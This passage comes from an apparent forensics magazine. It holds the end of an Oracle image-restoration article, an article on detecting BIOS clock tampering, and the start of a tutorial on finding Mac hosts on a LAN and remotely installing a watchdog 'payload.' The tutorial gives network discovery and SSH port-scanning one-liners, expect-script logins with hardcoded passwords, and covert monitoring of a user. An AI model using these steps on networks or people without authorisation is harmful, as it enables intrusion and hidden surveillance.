           $rcnt++;
       } else {
          print "Rec: " . $rec[0] . " " . $irec[0] . "\n";
          foreach $i ( 0..6 ) {
             if( $rec[$i] ne $irec[$i] ) { print $i . ") " . $rec[$i] . " != " . $irec[$i] . "\n";
}
          }
       }
   }
   if($rcnt<1) { $notfound++; }
   if($rcnt==1) { $found++; }
   if($rcnt>1) { $toomany++; }
   print DBI->errstr;
}

$sth->finish;

$dbh->disconnect;

print "Total: " . $total . "\n";
print "Match: " . $found . "\n";
if($notfound>0){print "NotFound: " . $notfound . "\n";}
if($toomany>0){print "TooManyERROR: " . $toomany . "\n";}
exit(0);
```

be protected by the shutdown and restart of the database with these commands: see Listing 9.

The image subject included a table containing records from the NSRL hash database. Here is a sample of the NSRL source records that were used: see Listing 10.

To verify the forensic integrity of the user data in the lab instance, a perl script was used to compare each record to the original NSRL source file. The NSRL source data is provided as flat text, and in this case perl was selected because it was well suited to the task of parsing this format. The following script was used for this test: see Listing 11.

This perl script requires installation of the DBI and DBD::Oracle software. These installation details can be found many places on the internet, but are outside the scope of this article. The test using this script was successful with 100% of the records matching with the following output:

```
[oracle@cray2 nsrl]$ ./verify.pl < nsrl.unique
Total: 4009021
Match: 4009021
```

CONCLUSION

This article has detailed taking a forensic image of a Windows 7 laptop and restoring the Oracle database on a lab computer running Linux. The processes of identifying the location of all the data files using the SPFILE/CONTROL files were covered. Also, details about the Oracle version that was in use were determined. These data files were copied to the lab system and the necessary configuration was set up to create a new group of control files and start an instance. Enabling network access, changing unknown passwords, exporting with data pump, and restarting the database in read-only mode were also discussed. Although the forensic examination of an Oracle database can be a difficult challenge, this article has explored the option of inspecting the data in the lab using Oracle to retain the original schema context. Under the right circumstances, this process could be a valuable aid to the forensic examiner.

ABOUT THE AUTHOR



Todd Markley has been an Oracle consultant and computer forensics expert for 12 years providing litigation support services involving digital evidence. You can find more details about his work at http://www.compusleuth.com Todd can be contacted personally at: tmark@CompuSleuth.com or via phone: 1-614-898-7500.

Advertisement



WAYS TO DETECT BIOS CLOCK ANTI-FORENSICS

by David Sun

The ultimate purpose of any forensic computer investigation is to correlate activities on a computer with real world actions by an individual. Accomplishing this can help a trier of fact decide what actually happened in a given situation.

What you will learn:

Ways to detect user manipulation of BIOS clock settings.

What you should know:

Relevance of file time stamps. Basics concepts of Windows Registry.

Correlating computer activities with real world actions is typically accomplished by creating a timeline of activities on the computer from available forensic evidence. Fortunately for investigators, computers tend to be very good at documenting their own activities and often incorporate timestamps indicating the date and time an action occurred. However, there are times when a savvy user may falsify the BIOS clock on the computer in an attempt to impede the ability of an examiner to create an accurate activity timeline. This anti-forensic tampering can be difficult to detect, so an examiner may not even realize it has occurred.

Computer examiners are fortunate in that computers automatically generate a significant amount of data allowing the construction of an activity timeline. Whenever files or directories are created, deleted, modified, or accessed on the hard drive, the *operating system* (OS) records the date and time of that action. This occurs for simple, user managed files such as documents, spreadsheets, and presentations as well as system managed files such as program files, web browser cache, and other OS internals. Timestamps are also found in log files generated by many computer processes that document their activities along with a timestamp for auditing and troubleshooting purposes. One thing that all of these timestamps have in common is that they come from a singular source – the computer BIOS clock.

The computer BIOS clock is maintained on the motherboard and used as a reference clock for the entire operating system. The OS and pro-

grams running on it accept the BIOS clock time without question and incorporate it in their operation. By manipulating the BIOS clock value, a user can induce various anti-forensic effects onto the computer and significantly complicate any examination. Events can be made to appear occurring out of order, such as making the editing of a file appear to have been done in the past, prior to a real world event. Alternatively, manipulating the clock into a future time can make the editing appear to happen after the actual event. These actions impede the ability for an investigator to assemble an accurate timeline of activity on the computer and findings may not make sense or correlate with real world activities. This is especially the case if the BIOS clock is changed multiple times.

In addition to obscuring the order of events on a computer, changing the system clock can also cause automated processes to begin such as the purging of log files and other data that is only intended to be kept for a limited amount of time. An example of such data purging would be the Microsoft Windows System Restore Points which are set by default for deletion after 90 days (*http://support.microsoft.com/kb/301224* , last viewed November 8, 2012). These effects could further complicate any forensic analysis by eliminating key data.

There are a few places in which an investigator can check for signs of BIOS clock manipulation. They are included below in no particular order.

CHECK BIOS CLOCK VALUES AT TIME OF DRIVE IMAGING

Recording the BIOS clock value is a critical part of any computer investigation, even without the concern of clock manipulation. Whenever a drive is imaged, it is wise to find and record the BIOS clock setting and compare it to a reliable clock source (mobile phone synchronized to a cell carrier's network time is a good example). It is not unusual to find a computer with a BIOS clock that is incorrect by some amount. The discrepancy may be explained by simple reasons such as a small variance of few minutes due to clock drift or whole hours due to differences in time zone settings. Documenting common discrepancies such as these is important so the examiner will know how much to offset any time values on the computer when comparing them to real world activity.

In some cases the BIOS clock may also be off by days or even years. Such larger or random clock discrepancies may be an indication of clock manipulation. This will allow the examiner to proceed with caution when constructing the activity timeline.

It is also important to note that an accurate BIOS clock at time of drive imaging does not preclude the possibility of prior clock manipulation. The user may have changed the clock back after completing their anti-forensic measures. Similarly, an incorrect BIOS clock does not demonstrate nefarious intentions on its own. Occasionally older computers with a depleted BIOS battery may fail to hold clock information properly causing the clock to reset to a default value when the computer is powered on.

WINDOWS SYSTEM EVENT LOG

The Windows System Event is an activity log for the operating system. It documents various operational activities on the computer and includes a timestamp for each of those activities. In Windows7, changing the BIOS clock within the OS generates an event in the System Log (see Figure 1). For older versions of Windows, system clock changes are not logged by default. However, the sequence of events for the Windows Event Log is maintained separately and those entries can be sorted by sequence instead of time. Therefore an examination of the event logs may indicate a jump forward or backward for the system time in which events occurred (see Figure 2). An aberrant jump in system time between sequential events may indicate a deliberate BIOS




Figure 1. *Windows 7 System Event Log Documenting Clock Change*




Figure 2. *Windows XP System Even t Log Demonstrating a Gap in Clock*

clock manipulation. Obviously for jumps forward in time, the examiner must take into consideration how long the computer was powered off before subsequent use. In other words, a gap in timestamps for entries in the Event Log may be due to the machine being powered off and idle during the missing time period. A review of the events leading up to and just after the time gap could provide an indication of the nature of the time gap.

ANCILLARY TIMESTAMPS

A savvy user may manipulate the BIOS clock to hide when certain activities actually occurred to generate an alibi for their activities. But it is possible that they did not account for all activities that occurred under a falsified time. By looking for other unrelated activities that occurred under the falsified time, an examiner may be able to identify an oversight by the users under the incorrect clock and compensate to determine the actual time or discredit the alibi. One common example of such an oversight may be the file and directory timestamps for ancillary data changes by the computer. For example, if the user changed the BIOS clock, and installed hardware or software prior to changing the clock back to an accurate time, hardware driver files or software directory entries in the Program Files folder on the computer may indicate files that were installed during the falsified time. This could lead to an inconsistency where hardware or software was "installed" prior to release from the manufacturer. As another example, a program's activity log may contain timestamps indicating activity prior to the installation date of the program itself. Instances such as these can be useful in establishing the accuracy of the system clock.

SYSTEM RESTORE POINTS

While a discussion of Microsoft System Restore Points is beyond the scope of this article, it should be noted that starting with Windows Me, Windows System Protection automatically creates and saves restore points for the OS to safeguard the running of the computer. Restore points are created whenever actions occur such as installing programs, installing new Windows updates, and use of the computer for 24 hours. These restore points are located in the hidden folder "System Volume Information" on the root of the hard drive. Restore points are named in numerical order of creation. As a result, if the BIOS clock is changed, it is possible to see creation dates of the restore point folders which do no correlate with the order of creation. Table 1 is an example from a real case in which a BIOS clock change was identified via examining restore point creation dates.

Table 1. *Windows System Restore Points Indicating BIOS Clock Manipulation*

	File Created
RP0	01/26/10 04:30:10PM
RP1	01/26/10 04:30:23PM
RP2	01/26/02 04:36:07PM
RP3	01/26/02 04:39:03PM
RP4	01/26/02 04:43:22PM
RP5	01/26/02 05:00:42PM
RP6	01/28/02 10:15:50AM
RP7	02/16/02 09:54:12AM
RP8	02/16/02 09:55:09AM
RP9	02/18/02 02:03:28PM

WINDOWS REGISTRY

The Windows Registry is a treasure trove of information for any forensic investigator. Included among the various system and program settings are many time stamps relating to various system activities. By examining these timestamps, an investigator may identify entries which are out of sequence indicating BIOS clock manipulation. One example would be the User Assist registry entries which provide timestamps with last execution times for various programs on the computer. As described previously, execution times which are inconsistent with program installation dates or other activities on the computer could indicate BIOS clock manipulation.

DATED CONTENT VS. FILE TIMESTAMPS

Lastly, a comparison of dated content along with their file timestamps may provide an indication of clock manipulation. Internet browsing cache files can be a prime example of such dated content. For example, finding a cached copy of a web page discussing the 2012 Ford Mustang that has a file created timestamp in 2010 would generally indicate a suspicious BIOS clock as it would be impossible for the content to have been available at the time indicated by the file timestamp. Using the same concept, certificates, email messages, and anti-virus definition files are other examples of files with dated content which may be compared with their file timestamps to help to indicate BIOS clock manipulation.

SEEING THROUGH THE FRAUDULENT BIOS CLOCK SETTING

In general it is very difficult for an investigator to determine the true time at which an event occurred if the BIOS clock has been manipulated. The operating system assumes the BIOS clock is accurate and does not take measures to verify its accuracy independently. However, it is sometimes possible to find indicators of the actual time or magnitude of clock change despite anti-forensics efforts of a user.

In the example of the Windows System Event Log, a gap in time can provide a sense of how large the

clock change was and provide a maximum bound. For example, if the event entries jump forward from 1/1/10 to 1/1/11, the examiner can posit that the jump was at most one year. It may have been less but is unlikely to have been more based on the latter entries. Similarly if the time values jump back from 1/1/12 to 1/1/11, the examiner could posit that the clock was moved back at least one year. It may have been moved back longer but unlikely to have been less given the new values provided.

In the provided example of Windows Restore Points, one can see in Figure 3 that from point RP1 to RP2, the directory creation date changes from 1/26/10 to 1/26/02. In comparing the time change between the two restore points of 4:36PM to 4:39PM it can be seen that they vary by only a few minutes. In this example, it would be reasonable to conclude that sometime between 4:36PM and 4:39PM on January 26, 2010, the BIOS clock was simply rolled back by exactly 8 years and that many of the activities indicated after 1/26/ 2002 really occurred on the month, day and time indicated but in year 2010 instead of 2002.

Lastly, in the example of dated content not being consistent with their file timestamps, depending on the dates available in the content of the files, very specific differentials between the manipulated clock value and real life may be found. Some content such as stock ticker quotes and news articles which are commonly cached have date and time values included in the content. These values can be used as fairly precise indicators of true time and compared with the file timestamp to determine the clock differential. As can be seen, the BIOS clock performs a significant role in providing critical data in a forensic computer analysis. The problems presented to an investigator by the anti-forensics technique of clock manipulation can be quite significant. However as shown in the examples provided, there are techniques available to the investigator where clock manipulation can be detected along with ways to determine true time using other available data. While the examples provided are not intended to be an exhaustive list of possibilities, it is hoped that they are useful in helping an investigator form accurate conclusions in their next investigation where a timeline of activities is difficult or confusing to create.

ABOUT THE AUTHOR



David Sun is the founder of SunBlock Systems, an international consulting firm specializing in Computer Forensics and Electronic Discovery. He leads teams of investigators assisting large multi-national corporations with litigation issues related to electronic evidence and discovery. Mr. Sun has taught computer forensics at the University level as well as offered training to various legal and business professionals.

a d v e r t i s e m e n t



DIY REMOTE NETWORKED OS X MONITORING

by Israel Torres

Remote access to a machine (or more so machines) is status quo these days; we are creatures of convenience and if we can operate as easily from a remote location as we can at the office we'll take it.

What you will learn:

You will learn how to forensically automate the detection and connection to a target machine on the network, as well as automatically package, transfer and install the watchdog payload to the target system.

What you should know:

You should be familiar with basic scripting and networking.

With so many network connections we have available to us nowadays, remembering all of them – especially test systems seems quite inefficient. If I want to connect to a test system I should be able to by just requesting it and not having to remember the hostname, ip, account name, password, etc. Also if I want to make sure a process is being run (exclusively) and monitor it accordingly it should be conveniently available for me to do so. I will demonstrate what worked best for me to solve these issues nicely.

INTRODUCTION

In short a watchdog is a service that runs to make sure something desired is being accomplished. In this specific case I am interested to make sure a specific process is being sustained during the lifetime of a user being logged in. Mac OS X does not provide something easily available for this through any of it's native controls so I needed to make something quickly for it to work as desired. I start with a proof of concept and have built on it since. Extending it out further has also had me thinking about future builds but this will cover where it currently is as it works perfectly for my specific needs.

I'll begin by referring to the Abstract Workflow of how everything comes together and what is being accomplished along the way (Figure 1).

Within the abstract workflow there is an attacker and a target. In this scenario I am the attacker and the target is the remote machine that I want to detect, locate and connect to. Once a connection has been established I want to copy a payload file (with further instructions) over, and

then install it on the remote system. It is given that I know the authentication credentials necessary for this operation to occur (both as a local and remote user). As stated the primary objective is to update the remote OS X networked machine not knowing the hostname/ip and installing a “conditional watchdog” (Figure 2). The payload deployment model covers the layers of the scripts involved so that in the end only one script is needed to be run to accomplish all the work necessary. This allows for the system to be dynamically discovered, scripts packaged and deployed. Each script calls the next passing parameters to the next.

DEMONSTRATION

This demonstration explains the processes involved to perform the following:

- Detect, locate and login to the known remote machine via ssh
- Use scp/ssh to copy and install the watchdog payload
- Optionally interact within the remote shell.

I know I have a machine on the network, but since it uses DHCP it's IP can change so I don't bother remembering it. Also I am not interested in giving it a static IP since I often reimage it as it is for testing; and some of the things I put on there shouldn't live too long if you know what I mean (i.e. malware testing).

The remote machine also doesn't remain with a consistent hostname as I change it based on what I am doing so i can't rely on pulling the hostname and getting success. Since I also change my network configuration often for these same types of tests I am not entirely sure of what I have going on and usually have to rediscover things along the way and reconfigure them as necessary.

What I do know is that the remote host is on the same network I am on (VLAN) and that it is up and has a few services enabled such as remote screen sharing, file sharing and ssh.

Next up is that the client machine I have (usually another test machine) may or may not have tools loaded on it and may or may not have Internet connectivity to download said tools. For just this case it is always best to have an understanding of how to do this the base vanilla way (applied technique one) as well as how to do it more efficiently with known toolsets available freely (applied technique two). For the following examples we'll go through a vanilla procedure as well as a tooled procedure.




Figure 1. *Abstract Workflow*

APPLIED TECHNIQUE ONE

At this point I open terminal (bash) and perform a simple query to find out what type of network I am on (using interface `en0` – it is good practice to specify the interface especially if you have multiple interfaces).

```
>ifconfig en0
```

the most interesting line is the IPV4 line that has the following information:

```
inet 192.168.2.105 netmask 0xffffff00 broadcast
                  192.168.2.255
```

here I find that my current IP address for interface en0 is 192.168.2.105

```
calculating the subnet (if it isn't obvious)
can be done with this bash one liner:
>C=0;for x in $(echo "0xffffff00" | cut -d x -f 2
| fold -2); do echo -n $((0x$x)); C=$(($C+1)); if
[ $C -lt 4 ] ;then echo -n "." ;fi; done
```

At this point I've discovered the following. My host is on 192.168.2.105 using the subnet mask of 255.255.255.0 and the broadcast address is 192.168.2.255.

The next step I check the arp table using the arp utility displaying all current arp entries (`-a`) on specifically interface `en0` (`-ie`)

```
>arp -a -i en0
```

what returns are two addresses:

```
? (192.168.2.1) at 0:13:10:db:63:7e on en0
ifscope [ethernet]
? (192.168.2.255) at ff:ff:ff:ff:ff:ff on en0
ifscope [ethernet]
```

The first being the test router, and the second being the broadcast address – I know my test machine is online and it isn't appearing on this list. I need to ping the broadcast address and then run arp, one ping will do. Using the switches to bind to the interface (`-b`) and then to exit successfully after receiving one reply packet (`-o`).

```
>ping -b en0 -o 192.168.2.255
PING 192.168.2.255 (192.168.2.255): 56 data bytes
64 bytes from 192.168.2.65: icmp_seq=0 ttl=255
time=0.795 ms

--- 192.168.2.255 ping statistics ---
```




Figure 2. *Payload Deployment Model*

```
1 packets transmitted, 1 packets received, 0.0%
packet loss
round-trip min/avg/max/stddev =
0.795/0.795/0.795/0.000 ms
```

For future sake this can be accomplished in a one-liner:

```
mybroadcast=$(ifconfig en0 | grep  -w inet | cut
-d ' ' -f 6); echo "pinging broadcast ip
$mybroadcast"; ping -b en0 -o $mybroadcast > /dev/
null
```

Now checking arp again, I'll have more (depending on the firewall settings on the host themselves). Since I know my target host doesn't run one while on this network things should work out well.

```
>arp -a -i en0
? (192.168.2.1) at 0:13:10:db:63:7e on en0 ifscope
[ethernet]
? (192.168.2.9) at 0:1b:78:70:27:d1 on en0 ifscope
[ethernet]
? (192.168.2.65) at 0:25:0:ff:55:56 on en0 ifscope
[ethernet]
? (192.168.2.100) at 58:55:ca:d:fa:54 on en0
ifscope [ethernet]
? (192.168.2.102) at 28:cf:da:27:b7:98 on en0
ifscope [ethernet]
? (192.168.2.255) at ff:ff:ff:ff:ff:ff on en0
ifscope [ethernet]
```

Ah, that's much better. I now see 4 additional hosts online. At this stage I could attempt to connect to each host via ssh but a tad smarter way would be to scan for the default ssh port 22 (assuming it is indeed default). Using a for loop, arp and nc (netcat) this can be done in another one-liner that logs the address (in target.log) so I can use it again in the future:

```
L=target.log;for x in $(arp -a -i en0 | cut -d '
' -f 2 | sed 's/[()]//g'); do echo "checking
for ssh daemon on $x:22" && nc -z $x 22 && echo
writing $x to $L && echo $x >> $L; done
```

This results as follows:

```
>
checking for ssh daemon on 192.168.2.1:22
checking for ssh daemon on 192.168.2.9:22
checking for ssh daemon on 192.168.2.65:22
checking for ssh daemon on 192.168.2.100:22
checking for ssh daemon on 192.168.2.102:22
checking for ssh daemon on 192.168.2.112:22
Connection to 192.168.2.112 22 port [tcp/ssh]
succeeded!
attempt to connect to 192.168.2.112
checking for ssh daemon on 192.168.2.255:22
```

voila! that was easy enough so we've identified one host on the network (192.168.2.112) that has the ssh port (22) open. If I had multiple machines I'd either have to compare the ssh-rsa key fingerprint on `~/.ssh/known_hosts` using the command:

```
ssh-keygen -lf ~/.ssh/known_hosts
2048 d3:31:01:67:b4:7d:dd:a0:4e:a6:5c:10:94:29:a
2:f4 192.168.2.112 (RSA)
```

Then compare it with the remote machine to make sure they match:

```
key=tmp-remotessh.key; ssh-keyscan -p 22
192.168.2.112 > $key; ssh-keygen -lf $key; rm $key
```

*note unfortunately `/dev/stdin` on 10.7.4 is seemingly broken to use `ssh-keygen -lf /dev/stdin <<<$key`.

A simple way to automate this via bash script one-liner is:

```
sshlocal=$(ssh-keygen -lf ~/.ssh/known_hosts);
sshremot=$(key=tmp-remotessh.key; ssh-keyscan -p
22 192.168.2.112 > $key; ssh-keygen -lf $key; rm
$key);if [ "$(echo $sshlocal | shasum)" == "$(echo
$sshremot | shasum)" ]; then echo "ssh match
found"; else echo "ssh match not found";fi
```

which returns:

```
# 192.168.2.112 SSH-2.0-OpenSSH_5.6
ssh match found
```

APPLIED TECHNIQUE TWO

In comparison if with nmap installed it all the above 3 lines can be run with this one line.

```
address=$(nmap --log-errors -oG - 192.168.2.1/24
-p 22 -e en0 --open | grep -E 'ssh' | tr -s ' ' |
cut -d ' ' -f 2); echo $address > target.log
```

On that note it's always best to use the right tool for the right job; but always know how to do it without the right tool ;)

Afterwards I follow up with an ssh connector expect script. Expect scripts are used for sessions that don't normally allow for scripted interaction as a shell script would provide. As it is aptly named you expect certain feedback and upon the feedback you can send actions to fulfill the operation. In this case I use them to log me into the remote machines for copying files over using scp and controlling the session via ssh. Certainly I could use a cheap passwordless certificate based login but since I am reimaging these systems a lot it works best for me to use the hardcoded password in the test image than regenerate a certificate. During the

payload deployment workflow the expect script's purpose is to connect to the IP address located in the target.log text file:

```
if [[ -s target.log ]]; then ./ssh_connect.exp
'testaccount' 'testpassword' '192.168.2.112' ;
else echo target.log is empty - exiting; fi
```

I've compiled all these commands into the `./findmybox.sh` script (Figure 3).

To make sure this works as expected I need to make sure the remote machine is configured for ssh access. On Mac OS X 10.7.4 this is done through the system preferences in Sharing (Figure 4).

I'll end up variablizing the target info (`$TARGETUSERNAME $TARGETPASSWORD $TARGETHOSTNAME`) so they are found dynamically they will be automatically processed from beginning to the end.

Now I can find the target machine on the network without having to think about it, next I'll package, transfer and install the watchdog payload.

WATCHDOG SCENARIO

For this practical real-life scenario I had a user that requested playing Diablo III on a Mac, however the user normally doesn't have Administrative access and the controls that Apple offers isn't granular enough to plainly state to allow this game to run. Instead each and seemingly every dependency needs to be added and even then doesn't run as expected.

The simplest thing to do is to use an Admin account to logon on the user's behalf and restrict their actions so they only play the game. Since they don't know the Admin password, they can't change it, create another Admin or really do much without being prompted for an Admin password.

Nonetheless it's always best to keep them on the straight and narrow with a simple DIY watchdog – a service script that makes sure they are in the game state – otherwise perform an action (or set of actions) and logging these actions for later auditing... this is all to be done over ssh; as well as updated (uninstall/install) as needed remotely – transparent to the user. The breakdown to this scenario is as follows:

- GameZ: Diablo 3 on Mac OS X 10.7.4
- AccountY: Admin Account, Battlenet Account
- UserX: Non-Admin User Using Admin Account (not knowing the password to the accounts)

SCENARIO

UserX needs to use *AccountY* to Play the *GameZ*

PRECONDITIONS

- GameZ loads upon account login.
- If GameZ terminates or UserX exits from GameZ the System will perform an action.
- GameZ will be the only thing UserX can use while logged in as AccountY.

VARIABLES

- The system is polling every 60 seconds searching for *GameZ*'s process; this could be increased as deemed necessary.
- The system is checking a specific string (in this case *Diablo III*) which is a meta string (the launcher that encapsulates the game itself); changing the string can make it more granular for a specific known process – this way *UserX* can't just execute the launcher to keep the system up; or run an aptly named while loop in a bash shell to give the appearance that the process is running.
- If process that is expected of *GameZ* is not there; the system will perform an *action* such as shutting down, logging AccountY off, popping up a message, etc.

